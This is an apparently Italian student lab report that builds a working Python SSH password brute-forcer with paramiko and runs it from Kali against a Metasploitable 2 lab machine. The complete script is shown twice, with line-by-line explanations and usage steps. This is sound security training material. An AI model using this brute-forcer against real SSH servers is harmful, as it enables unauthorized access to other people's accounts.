Report progetto finale modulo M2 W8D4

Task 2: Brute forcer ssh

Indice

Introduzione

In questo esercizio dovremo creare uno script di brute forcer di password che agisce sul servizio ssh.
Nel mio caso ho scelto di creare uno script python che accetti in input IP target, porta target e username da testare.
Con i dati impostati dall'utente, lo script determinerà la password corretta (da una lista di password possibili).
Lo script verrà lanciato dal terminale della macchina Kali, con target la macchina Metasploitable 2.

Moduli utilizzati nello script

Nome modulo	Funzione modulo
paramiko	Creare una connessione ssh con un server remoto
termcolor	Colora il testo dell’output dello script
ipaddress	Validazione indirizzi IP
sys	Gestione uscita dal codice in caso si verifichi una deteminata condizione

Funzioni del codice

Righe dalla 6 alla 12:

Questo ciclo while ha il compito di accettare in input un indirizzo IP e verificarne la validità tramite il modulo ipaddress.
Se l'IP inserito è valido, passa all'istruzione successiva, altrimenti restituirà un messaggio di errore e richiederà all'utente di riprovare ad immettere l'IP desiderato.
Il ciclo si ripete (while True) finché l'utente non immetterà un IP valido.

```
6   while True:
7       IP_target = input("Inserisci l'IP della macchina che vuoi attaccare: ")
8       try:
9           ipaddress.ip_address(IP_target)
10          break
11      except ValueError:
12          print("Indirizzo IP non valido, riprova.")
```

Righe dalla 13 alla 18:

Definiamo la variabile "target_port" che verrà inserita dall'utente nel caso in cui il target abbia il servizio ssh attivo su una porta diversa dalla 22.
Se si darà direttamente l'invio, verrà utilizzata la porta di default e cioè la 22.

```
13
14  target_port = input("Inserisci la porta target (default: 22): ")
15  if (target_port == ""):
16      target_port = 22
17  else:
18      target_port = int(target_port)
```

Righe dalla 20 alla 21:

Definiamo la variabile username, che verrà inserita dall'utente ed andiamo a capo.

```
20  username = input("Inserisci l'username da testare: ")
21  print("\n")
```

Righe dalla 23 alla 28:

Ciclo try che apre il file.txt contenente le password (common_password.txt) in modalità lettura e legge ogni riga del testo.
Se il file non è presente stampa a schermo un messaggio di errore e viene chiuso il codice.

```
23  try:
24      with open('common_password.txt', 'r') as password_file:
25          password_list = password_file.readlines()
26  except FileNotFoundError:
27      print("File delle password non trovato")
28      sys.exit(1)
```

Righe dalla 30 alla 32:

Definiamo la funzione del brute forcer.
Instaura una connessione ssh e accetta automaticamente le chiavi host sconosciute.

```
30  def brute_forcer_ssh(password):
31      ssh = paramiko.SSHClient()
32      ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
33
```


Righe dalla 34 alla 37:

Si connette alla porta ssh con l'username scelto precedentemente dall'utente e stampa a schermo la combinazione username e password corretta in verde.
La funzione di timeout assicura che se il server non risponde entro il tempo stabilito (3 secondi), interromperà il tentativo.
Una volta trovata la password corretta il programma si interrompe, se invece vogliamo che continui per tutte le password contenute nel file.txt, possiamo semplicemente commentare la riga n.37.

```
33
34      try:
35          ssh.connect(IP_target, port=target_port, username=username, password=password, timeout=3)
36          print(termcolor.colored("Username: " + username + " Password corretta: " + password, 'green'))
37          sys.exit()
38
```

Righe dalla 39 alla 41:

Se la password risulta sbagliata stampa un messaggio in rosso.




Righe dalla 42 alla 43:

Chiude sempre la connessione ssh anche se non è andata a buon fine.

Righe dalla 45 alla 47:

Scorre ogni password del file.txt, rimuove eventuali spazi e testa ogni password con i parametri definiti dalla funzione brute_forcer_ssh.




Listato del codice


```python
import paramiko
import termcolor
import ipaddress
import sys

while True:
    IP_target = input("Inserisci l'IP della macchina che vuoi attaccare: ")
    try:
        ipaddress.ip_address(IP_target)
        break
    except ValueError:
        print("Indirizzo IP non valido, riprova.")

target_port = input("Inserisci la porta target (default: 22): ")
if (target_port == ""):
    target_port = 22
else:
    target_port = int(target_port)

username = input("Inserisci l'username da testare: ")
print("\n")

try:
    with open('common_password.txt', 'r') as password_file:
        password_list = password_file.readlines()
except FileNotFoundError:
    print("File delle password non trovato")
    sys.exit(1)

def brute_forcer_ssh(password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        ssh.connect(IP_target, port=target_port, username=username, password=password, timeout=3)
        print(termcolor.colored("Username: " + username + " Password corretta: " + password, 'green'))
        sys.exit()

    except paramiko.AuthenticationException:
        print(termcolor.colored("Password errata: " + password, 'red'))

    finally:
        ssh.close()

for password in password_list:
    password = password.strip()
    brute_forcer_ssh(password)

```

Utilizzo del codice da Kali a Metasploitable2


Step 1 Assicuriamoci che le due macchine siano entrambe su rete interna e che comunichino correttamente, eseguendo un test di ping da Kali a Metasploitable2 (con IP 192.168.50.105).



Step 2 Creiamo un file.txt con un editor di testo (*nano*), chiamato *common_password.txt* che contenga tutte le password che vogliamo testare con il nostro script.




Step 3 Creiamo un file.py che contenga il codice tramite il comando *sudo nano <nome file>.py* .




```
  GNU nano 8.3                                brute_forcer_ssh.py *
import paramiko
import termcolor
import ipaddress
import sys

while True:
    IP_target = input("Inserisci l'IP della macchina che vuoi attaccare: ")
    try:
        ipaddress.ip_address(IP_target)
        break
    except ValueError:
        print("Indirizzo IP non valido, riprova.")

target_port = input("Inserisci la porta target (default: 22): ")
if (target_port == ""):
    target_port = 22
else:
    target_port = int(target_port)

username = input("Inserisci l'username da testare: ")
print("\n")

try:
    with open('common_password.txt', 'r') as password_file:
        password_list = password_file.readlines()
except FileNotFoundError:
    print("File delle password non trovato")
    sys.exit(1)

def brute_forcer_ssh(password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        ssh.connect(IP_target, port=target_port, username=username, password=password, timeout=3)
        print(termcolor.colored("Username: " + username + " Password corretta: " + password, 'green'))
        sys.exit()

    except paramiko.AuthenticationException:
        print(termcolor.colored("Password errata: " + password, 'red'))

    finally:
        ssh.close()

for password in password_list:
    password = password.strip()
    brute_forcer_ssh(password)
```

Step 4 Mandiamo il codice in esecuzione con il comando *python <nome file>.py* .




Eccezioni ed errori previsti dallo script ed il loro output

Output dello script nel caso in cui non trovi il file common_password.txt:



Output dello script nel caso in cui venga immesso un IP errato:



Output dello script nel caso in cui venga commentata la riga n.37: